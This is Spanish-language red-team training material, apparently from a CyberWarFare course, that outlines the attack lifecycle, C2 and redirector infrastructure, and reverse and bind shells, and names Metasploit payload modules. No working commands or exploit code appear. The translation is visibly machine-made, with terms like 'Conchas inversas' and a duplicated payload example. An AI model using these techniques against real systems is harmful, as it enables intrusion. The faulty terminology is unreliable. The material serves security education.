

EQUIPO ROJO PARA PRINCIPIANTES: MATERIAL DEL CURSO



**ARCHIVOS DE CYBERWARFARE:**

https://cyberwarfare.live



**Correo electrónico**: [support@cyberwarfare.live](mailto:support@cyberwarfare.live)

**CCRTA**

CONTENIDO DEL CURSO

###### Introducción al Red Teaming:

* 1. ¿Qué es el Red Teaming?
  2. Ciclo de vida de ataque del Equipo Rojo (fases)
  3. Infraestructura del Equipo Rojo (Nomenclatura)
  4. Descripción general del entorno empresarial
  5. Explotación de Tecnologías en Red Teaming
     1. Tecnología Web
     2. Tecnología de red
     3. Tecnología en la nube
     4. Red Teaming físico
     5. Inalámbrico

###### Configuración de Red Team Lab

* 1. Configuración y configuración del entorno virtual
  2. Configuración de la máquina atacante
  3. Configuración externa de Red Team Lab
     1. Información general sobre la configuración del laboratorio
     2. Configuración de máquinas virtuales
        1. Instalación metasploitable
        2. Instalación de máquinas para empleados
  4. Configuración interna del laboratorio del Equipo Rojo
     1. Información general sobre la configuración del laboratorio interno
     2. Configuración del laboratorio de Active Directory
        1. Controlador de dominio
        2. Máquina unida a un dominio: configuración de la máquina del empleado
        3. Máquina unida a un dominio: configuración del servidor de aplicaciones

###### Red Teaming en Entorno Externo

* 1. Descripción general de la infraestructura externa
  2. Explotación de servicios expuestos externamente
     1. Recopilación de información
     2. Escaneo y enumeración
     3. Evaluación de vulnerabilidades
     4. Explotación
        1. Basado en la web
        2. Basado en la red
     5. Post-Explotación
        1. Basado en la web
        2. Basado en la red

###### Red Teaming en el entorno interno

* 1. Descripción general de la infraestructura interna
  2. Enumeración de infraestructura
     1. Enumeración de red interna
     2. Entorno de Active Directory
  3. Explotación de fases de Active Directory

###### Estudio de casos

1. INTRODUCCIÓN AL RED TEAMING

1.1 ¿Qué es el Red Teaming?

* Un Red Team es un grupo de hackers con diferentes antecedentes que ponen a prueba la

infraestructura.

* Los ataques realizados por los Equipos Rojos se dividen en 3 grupos:
  + Cibernético (los ataques digitales incluyen la web, la red y otras tecnologías en la nube)
  + Ataques sociales (Explotar el comportamiento de las personas)
  + Físico (Ataques que involucran mano de obra física)
* Las operaciones de un Red Team son similares a una prueba de penetración, pero son más específicas.
* Uno de los principales objetivos de un Red Team es probar la detección y respuesta de la organización

Capacidades.

* Los ataques realizados por los Red Teams son similares a las técnicas de ataque empleadas por los actores de amenazas con intenciones maliciosas.
  + Emulación de Red Team - Copiar técnicas de ataque de actores de amenazas (sustituto)
  + Simulación de Red Team: imita el comportamiento de los actores de amenazas
* Un Equipo Rojo intentará ingresar y acceder a información confidencial de cualquier manera posible, como

Lo más silenciosamente posible sin dejar huellas.

* Las simulaciones de ataques del mundo real de Red Team son para mejorar significativamente la eficacia de la infraestructura de la organización.
* Grandes empresas como Microsoft y agencias de defensa, etc., utilizan equipos rojos cibernéticos para realizar evaluaciones en sus propias redes

**Pruebas de penetración Equipo Rojo**

* + Un ataque contra un host, una red o cualquier aplicación para medir e identificar los riesgos asociados con la explotación de un entorno objetivo.

Pruebas de penetración vs Red Teaming

* + Más énfasis en la reducción de las vulnerabilidades expuestas, etc.
* Proceso de uso de tácticas del mundo real, técnicas empleadas por actores de amenazas que tienen como objetivos medir la efectividad de las personas, tecnologías, etc. utilizadas para defender un entorno.
* Más énfasis en la capacitación y la medición de riesgos y capacidades de defensa de una organización.

**Pruebas de penetración**

* + El alcance es limitado: de 1 a 2 sistemas o redes específicos
  + Hace suposiciones sobre el medio ambiente, es posible que no pruebe

donde no se le dice que vaya

* + Utiliza las herramientas presentes en ese momento durante las pruebas

**Equipo Rojo**

* Parte específica de (o la totalidad) de la organización
* No hace suposiciones; intentos de compromiso en todas partes; Pivota y cambia la estrategia, las técnicas si es necesario
* Investigar constantemente nuevos exploits, vulnerabilidades e implementar ataques con nuevas herramientas tan pronto como se descubran.

**1.2 Ciclo de vida de ataque del Equipo Rojo**

* + A continuación se muestra una descripción general de alto nivel del ciclo de vida del ataque del Equipo Rojo:
  + Este ciclo indica las fases de principio a fin de un compromiso de Red Team en un

**Amplio OSINT**

* + Esta fase generalmente se ocupa de recopilar más y más información sobre la organización objetivo.
  + Los sitios de redes sociales, las plataformas donde los empleados generalmente están activos son el enfoque principal.
  + Los atacantes con acceso a toneladas de información disponible en Internet intentan averiguar

los sensibles que pueden ser utilizados para fines de explotación posterior.

**Acceso inicial y ejecución**

* + El acceso inicial consiste en el uso de varios vectores de entrada para obtener acceso dentro de la red interna.
  + Hay formas como la explotación de servicios remotos externos, configuraciones incorrectas en aplicaciones web, etc., que pueden conducir a la puerta de entrada a la red interna.
  + Hay muchas formas de obtener acceso inicial, sin embargo, depende de las tecnologías utilizadas por la organización, que se podrían identificar en la sección anterior.
  + La ejecución es código controlado por el atacante que se ejecuta en el equipo de destino. Por ejemplo: Un adversario podría usar una herramienta de acceso remoto para ejecutar el símbolo del sistema que realiza la detección de red.

**Persistencia y escalada de privilegios**

* Los atacantes siempre buscan técnicas ocultas para mantener el acceso a los sistemas a través de los reinicios,

credenciales modificadas, etc., lo que podría cortar el acceso de los atacantes.

* Ejemplos: Restablecer la contraseña de un usuario de bajo perfil y usarla como puerta trasera a la red.
* La escalada de privilegios consiste en obtener permisos de nivel superior en un sistema o red. Los enfoques comunes son aprovechar las debilidades del sistema, las configuraciones incorrectas y las vulnerabilidades
* Cuentas de acceso elevado: -
  + SISTEMA/nivel raíz
  + Administrador local
  + Usuario con capacidades similares a las de un administrador
  + Grupos privilegiados, etc.



**Movimiento lateral**

* El movimiento lateral es cuando un atacante compromete u obtiene el control de un activo dentro de

una red y luego pasa de ese dispositivo a otros dentro de la misma red.

* Los atacantes pueden instalar sus propias herramientas de acceso remoto para llevar a cabo el movimiento lateral o usar credenciales legítimas con herramientas nativas de red y sistema operativo, que pueden ser más sigilosas.
* Ejemplo:
  + **Phishing interno:** los atacantes pueden utilizar el phishing interno para obtener acceso a información adicional o explotar a otros usuarios dentro de la misma organización después de que ya tengan acceso a cuentas o sistemas dentro del entorno.
  + **Servicios remotos**: Los atacantes de amenazas pueden usar credenciales válidas para iniciar sesión en servicios como SSH, VNC, RDP

y luego realizar operaciones, etc.



Referencia : blog.vmare.com

**Evasión defensiva**

* La evasión defensiva se ocupa de evitar ser detectado durante todo el compromiso.
* Los atacantes eluden la detección ofuscando scripts maliciosos, escondiéndose en procesos de confianza y desactivando el software de seguridad, etc.
* La evasión defensiva se beneficia de la detección, pero está más relacionada con la comprensión de cómo un atacante puede evitar a los defensores de la red, ya sea a través de ciertos procesos o sabiendo qué herramientas de seguridad están en un sistema.
* Ejemplo:
  + **Debilitar las defensas**: Esto incluye la desactivación de los firewalls y las capacidades antivirus y de detección que los defensores pueden utilizar para auditar la actividad e identificar comportamientos maliciosos.

**Descubrimiento**

* El atacante se dirige a la conciencia situacional donde intentan descifrar la organización

medio ambiente

* Estas técnicas ayudan a los adversarios a observar el entorno y orientarse antes de decidir cómo actuar.
* Esto ayuda mucho a recopilar el paradero y los activos críticos ubicados en la arquitectura de la red.
* Ejemplos:
  + **Detección de archivos y directorios** : los atacantes enumeran archivos y directorios o pueden buscar en ubicaciones específicas de un host o recurso compartido de red cierta información dentro de un sistema de archivos.

**Recogida de datos**

* La recopilación de datos es el proceso de recopilación y medición de información del sistema establecido.
* Los datos recopilados pueden ser cualquier información sensible presente en un sistema/red.
* Ejemplo:
  + Archivar los datos recopilados: Un adversario puede comprimir y/o cifrar los datos que se recopilan antes de la exfiltración
  + Datos del portapapeles: Los atacantes pueden recopilar datos almacenados en el portapapeles de los usuarios que copian información

dentro de las aplicaciones o entre ellas.


**Exfiltración de datos**

* Una vez que se hayan identificado y empaquetado todos los datos críticos, los atacantes intentarán robar datos de la computadora/red.
* Los atacantes también pueden comprimir y cifrar los datos recopilados.
* Ejemplos:
  + Exfiltración automatizada: Los atacantes pueden exfiltrar datos, como documentos confidenciales, mediante el uso de procesamiento automatizado después de ser recopilados durante la recopilación.
  + Exfiltración a través de un medio físico: Los atacantes pueden intentar exfiltrar datos a través de un medio físico,

como una unidad extraíble.


**1.3 Infraestructura del Equipo Rojo**

* **Servidor C2** : Estos son utilizados por los atacantes para mantener las comunicaciones con los sistemas comprometidos dentro de una red objetivo.



Curso del Equipo Rojo de CyberWarFare

* **Payload-Server :** Este es un servidor dedicado que aloja todos los scripts maliciosos, ejecutables, etc. y es accesible tanto desde la red del atacante como de la víctima.




Curso del Equipo Rojo de CyberWarFare 22

* + **Servidor de redireccionamiento :** Un redireccionamiento es un sistema que redirige todo el tráfico a su Servidor de comando y control.
  + Los actores de amenazas no utilizan un sistema para lanzar ataques y obtener shells. Configuran

varios sistemas para que actúen como puntos de pivote (redirectores) de vuelta a su servidor C2.

* + Estos evitan que el cliente pueda ver nuestro C2 real, y deben ser fáciles de girar y desmontar.
* Se encuentra entre el entorno de la víctima y la red del atacante, escucha la conexión de la máquina objetivo y la reenvía al atacante.



* Protege la ubicación original del servidor de equipo.
  + **La emulación** de adversarios es la imitación de alguien o algo más. En función de la inteligencia sobre amenazas, determine que es más probable que el grupo FIN10 se dirija a una organización.
  + Ejemplo: Para emular a este adversario, imita los TTP que utilizan y los prueba en su entorno. Te comportas exactamente como lo harían ellos.
  + **Simulación de adversarios**, quieres que parezca que está ocurriendo un ataque real

mientras que no hay un adversario real.

* + Usted hace uso de TTPs que funcionan en el entorno en cuestión, independientemente de qué APT

realmente los usa

* **Amenaza persistente avanzada [APT]** : Una amenaza persistente avanzada es un actor de amenazas sigiloso, generalmente un estado nación o un grupo patrocinado por un estado, que obtiene acceso no autorizado a una red informática y permanece sin ser detectado durante un período prolongado.
* **Exploit** : Es el código real a través del cual puede el atacante aprovecharse de una laguna en particular.

###### Vulnerabilidad: -

* + La laguna existente en un software o hardware en particular puede llamarse vulnerabilidad.
  + También puede entenderse como el eslabón más débil que permite a un atacante comprometer el sistema.

###### Ejemplo:-



**Vulnerabilidad**

* **Red de Zonas Desmilitarizadas (Red DMZ):**
  + Es una red (física o lógica) que se utiliza para conectar hosts que proporcionan una interfaz a una red externa que no es de confianza
  + Los sistemas que son más vulnerables a los ataques son aquellos que proporcionan servicios a los usuarios fuera de la red de área local, como el **correo electrónico, la Web** y los **servidores del Sistema de Nombres de Dominio (DNS)** que están presentes dentro de una DMZ
  + El objetivo final de una DMZ es permitir el acceso a los recursos de redes que no son de confianza mientras se mantiene segura la red privada.

###### Red de Zonas Militarizadas (Red MZ) :

* + Zona que tiene la máxima seguridad y es uno de los segmentos más seguros del entorno.
  + Contiene información crítica sobre la organización, etc.
  + Todas las operaciones de la organización se gestionan desde la red militarizada.

###### Tácticas, Técnicas y Procedimientos (TTPs)

* + TTP explica cómo los actores de amenazas orquestan y gestionan los ciberataques.
  + Explica los métodos asociados con un actor de amenazas específico o un grupo de actores de amenazas.
  + Una "**táctica**" es la descripción de más alto nivel del comportamiento de los actores de amenazas.
  + ”**Técnicas"** dar una descripción más detallada del comportamiento en el contexto de una táctica
  + "**Procedimientos**" una descripción aún más detallada, de nivel inferior, en el contexto de una técnica.

###### Oyente:-

* + - El agente de escucha espera una conexión entrante desde el equipo de destino.
    - En nuestro escenario de laboratorio, escucharemos en nuestra máquina Kali y la máquina objetivo puede volver a conectarse a nuestra máquina después de una explotación exitosa.
    - Básicamente, escuchar significa abrir un puerto y esperar la conexión desde el destino

máquina.

* + - Herramientas como netcat es uno de los mejores ejemplos disponibles para plataformas Windows y Linux.

###### Explotación:-

* + - La explotación es una fase que se debe realizar después de la identificación adecuada de una vulnerabilidad.
    - Un servicio que se ejecuta en un sistema, una aplicación web, software son el objetivo principal de la explotación.
    - La identificación incorrecta de la vulnerabilidad con varios problemas de incompatibilidad puede bloquear el servicio o software vulnerable/objetivo.
    - Por lo tanto, el objetivo debe enumerarse intensamente antes de entrar en esta fase.
* Básicamente, en esta fase el atacante entra en el sistema objetivo después de aprovechar la vulnerabilidad existente en el producto.
* El acceso puede ser físico o remoto, pero lo demostraremos en una situación remota.
* Si el exploit tiene éxito, se ejecuta el código real de la carga útil.
* Ejemplo específico del escenario: -

### Proceso de explotación

**El exploit se ejecuta primero y, si tiene éxito, luego la carga útil**

**Exploit + Carga útil**

**Transferencia de datos, instalación de más herramientas maliciosas, etc**

**Asaltante**

**Sistema vulnerable**

###### Individuales

− Estas son cargas útiles autónomas asignadas para realizar una tarea específica, es decir, crear un usuario o un shell de enlace.

− Ejemplo: **payload/windows/adduser**

###### Escenógrafos

Este tipo de carga útil se utiliza para descargar una carga útil grande a la máquina objetivo desde la máquina atacante.

− Crea una conexión de red entre el atacante y la máquina comprometida.

− Ejemplo: **payload/windows/shell/bind\_tcp**

###### Etapas

− Estas son las grandes cargas útiles descargadas por los stagers y luego ejecutadas.

− Asignado para realizar tareas complejas como escritorio remoto, meterpreter, etc.

− Ejemplo: **payload/windows/shell/bind\_tcp**

* **Los shells** son una interacción no GUI con el sistema, uno puede interactuar y administrar el entorno del sistema a través del shell.
* Se utiliza con fines de administración y, a veces, se describe como fructífero en comparación con la GUI.
* Ejemplos:
  + En Windows:
    - Símbolo del sistema
    - Power Shell
  + En Linux:
    - Shell de Bash
    - Cáscara SH

## Conchas inversas

* Aquí, la máquina objetivo se conecta de nuevo a la caja atacante.
* Toda la comunicación pasa por puertos TCP específicos.
* Necesitamos tener un oyente activo en la máquina atacante.
* Tomaremos el ejemplo de la herramienta de navaja suiza (también conocida como netcat).

## Descripción general de la carcasa inversa





Figura: **La conexión se realiza desde la máquina víctima**

## Enlazar conchas

* Aquí, la máquina atacante se conecta al sistema víctima.
* El atacante abre un puerto TCP en la máquina víctima y aloja un shell.
* Eso significa que cualquier persona que se conecte a la máquina de destino y en un puerto específico se le presentará un shell.
* A continuación, el shell se puede utilizar para difundir el compromiso.

## Información general sobre el shell de enlace


